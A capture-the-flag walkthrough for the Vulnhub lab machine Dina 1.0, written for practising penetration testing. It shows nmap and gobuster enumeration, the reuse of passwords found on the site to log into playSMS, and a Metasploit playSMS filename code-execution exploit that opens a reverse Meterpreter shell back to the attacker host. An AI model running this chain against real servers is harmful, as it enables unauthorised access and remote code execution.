
DINA 1.0

What is DINA

Dina 1.0 is likely a Capture the Flag (CTF) virtual machine designed for cybersecurity enthusiasts to practice penetration testing and ethical hacking skills.

Steps to install Dina 1.0 on your System


1. Install VM Ware on your machine and download Dina 1.0 on your VM Ware.



Link to download Dina from Vulnhub


https://www.vulnhub.com/entry/dina-101,200/#top

2.Install the Dina 1.0 on your VM Ware and power on the Diana



3.Check the IP address of the Dina by using the command: -

ip a



Attacking Scenario

1.Scan the IP Address of the Dina 1.0 to see the open ports and services using Nmap Tool.


Nmap -A 192.168.40.130

note: - Here I have used “A” option in nmap for an aggressive scan to see the scan in detailed format.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.40.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 10:54 EST
Nmap scan report for 192.168.40.129
Host is up (0.00065s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 00:0C:29:9F:56:45 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
```


1. As you can see in the above image we can see there is a open port **80/tcp http** which shows us that there is a website hosted in this IP address to open the website we have to use the IP address and the port number.

“**192.168.40.129:80**”




As you can see we have the Dina Website in the browser


2. In the Nmap Scan we have seen that there are hidden sub-domains in the webpage so let’s try to open them up.



Here I have opened the angel1 domain and here we can see nothing so let’s check the other domains.



Here we have not found anything so lets check its Source Code to see if there are anything in the Source Code.



As you can see we have opened the Source Code of **/nothing** domain and here we can see there are passwords which will help us in the later on.


4.Upon checking all the remaining sub-domains we didn't found anything so let's use a tool called gobuster to search or to scan and get more details about the website.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 192.168.40.129 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.40.129
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 291]
/.hta                 (Status: 403) [Size: 286]
/.htpasswd            (Status: 403) [Size: 291]
/cgi-bin/             (Status: 403) [Size: 290]
/index.html           (Status: 200) [Size: 3618]
/index                (Status: 200) [Size: 3618]
/robots.txt           (Status: 200) [Size: 102]
/robots               (Status: 200) [Size: 102]
/secure               (Status: 301) [Size: 317] [--> http://192.168.40.129/secure/]
/server-status        (Status: 403) [Size: 295]
/tmp                  (Status: 301) [Size: 314] [--> http://192.168.40.129/tmp/]
/uploads              (Status: 301) [Size: 318] [--> http://192.168.40.129/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```


Use the command to get more information about the website

“Gobuster dir -u 192.168.40.129 -w /usr/share/wordlists/dirb/common.txt”

Here we can see we have list of directory and in here we can see that the “**/secure**” have the more size so let’s check it



Here we can see that there is a file called "**backup.zip**" file so let's download it and see what we can find




The backup.zip file is password protected so I have used the passwords which I have found earlier in the "**/nothing**" directory and the password for the file is **"freedom"** upon extracting the files from "**backup.zip**" we get a "**backup-creed.mp3 file"** so lets check the mp3 file


```
┌──(kali㉿kali)-[~/Downloads/zipped]
└─$ ls
backup-cred.mp3  backup.zip  hash.txt  pass.txt

┌──(kali㉿kali)-[~/Downloads/zipped]
└─$ cat backup-cred.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password ... with c
reds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLogin

┌──(kali㉿kali)-[~/Downloads/zipped]
└─$
```

So I have used **"cat"** command to see what the mp3 file contains and as you can see we have some text and we have a **username** and **password** and a **url** for a website

" **url : /SecreTSMSgatwayLogin** " but we can see that there the password is not in plain text first of all lets open up the website and see what is the website about



As you can see we have a website called **"playSMS"** and we already know the username so for password I am using the passwords list which I have found in the "/**nothing**" directory and the password is **"diana"** which can be found in the **"/nothing"** directory and lets login using the username and password



Here I have just visited the "**phonebook**" section in my account and as you can see here it takes files only with the file ending "**.CSV**" so let's use **Metasploit** tool to get the root access so let's deploy our Metasploit tool

```
File  Actions  Edit  View  Help
MMMMMMMMNMMNMMMMMm+ .. +MMNMMNMMNMMNMMNMM
       https://metasploit.com

      =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search playsms

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/http/playsms_uploadcsv_exec     2017-05-21       excellent  Yes    PlaySMS import.php Authenticated CSV File Upload Cod
e Execution
   1  exploit/multi/http/playsms_template_injection 2020-02-05       excellent  Yes    PlaySMS index.php Unauthenticated Template Injection
 Code Execution
   2  exploit/multi/http/playsms_filename_exec      2017-05-21       excellent  Yes    PlaySMS sendfromfile.php Authenticated "Filename" Fi
eld Code Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/playsms_filename_exec

msf6 >
```

Here as you can see I have launched my Metasploit tool and here I am searching Modules related to Playsms by using the command "**search playsms**" and here I am using **"exploit/multi/http/playsms_filename_exec code execution"**

```
File  Actions  Edit  View  Help
   0  PlaySMS 1.4


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/playsms_filename_exec) > set RHOSTS 192.168.40.130
RHOSTS => 192.168.40.130
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD => diana
msf6 exploit(multi/http/playsms_filename_exec) > set LHOSTS 192.168.40.128
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set LHOST 192.168.40.128
LHOST => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecreTSMSgatwayLogin
TARGETURI => /SecreTSMSgatwayLogin
msf6 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 192.168.40.128:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39927 bytes) to 192.168.40.130
[*] Meterpreter session 1 opened (192.168.40.128:4444 -> 192.168.40.130:41095) at 2024-12-30 14:13:58 -0500

meterpreter > shell
Process 2593 created.
Channel 0 created.
```

So, we have to set some values as seen in the image above and run the exploit

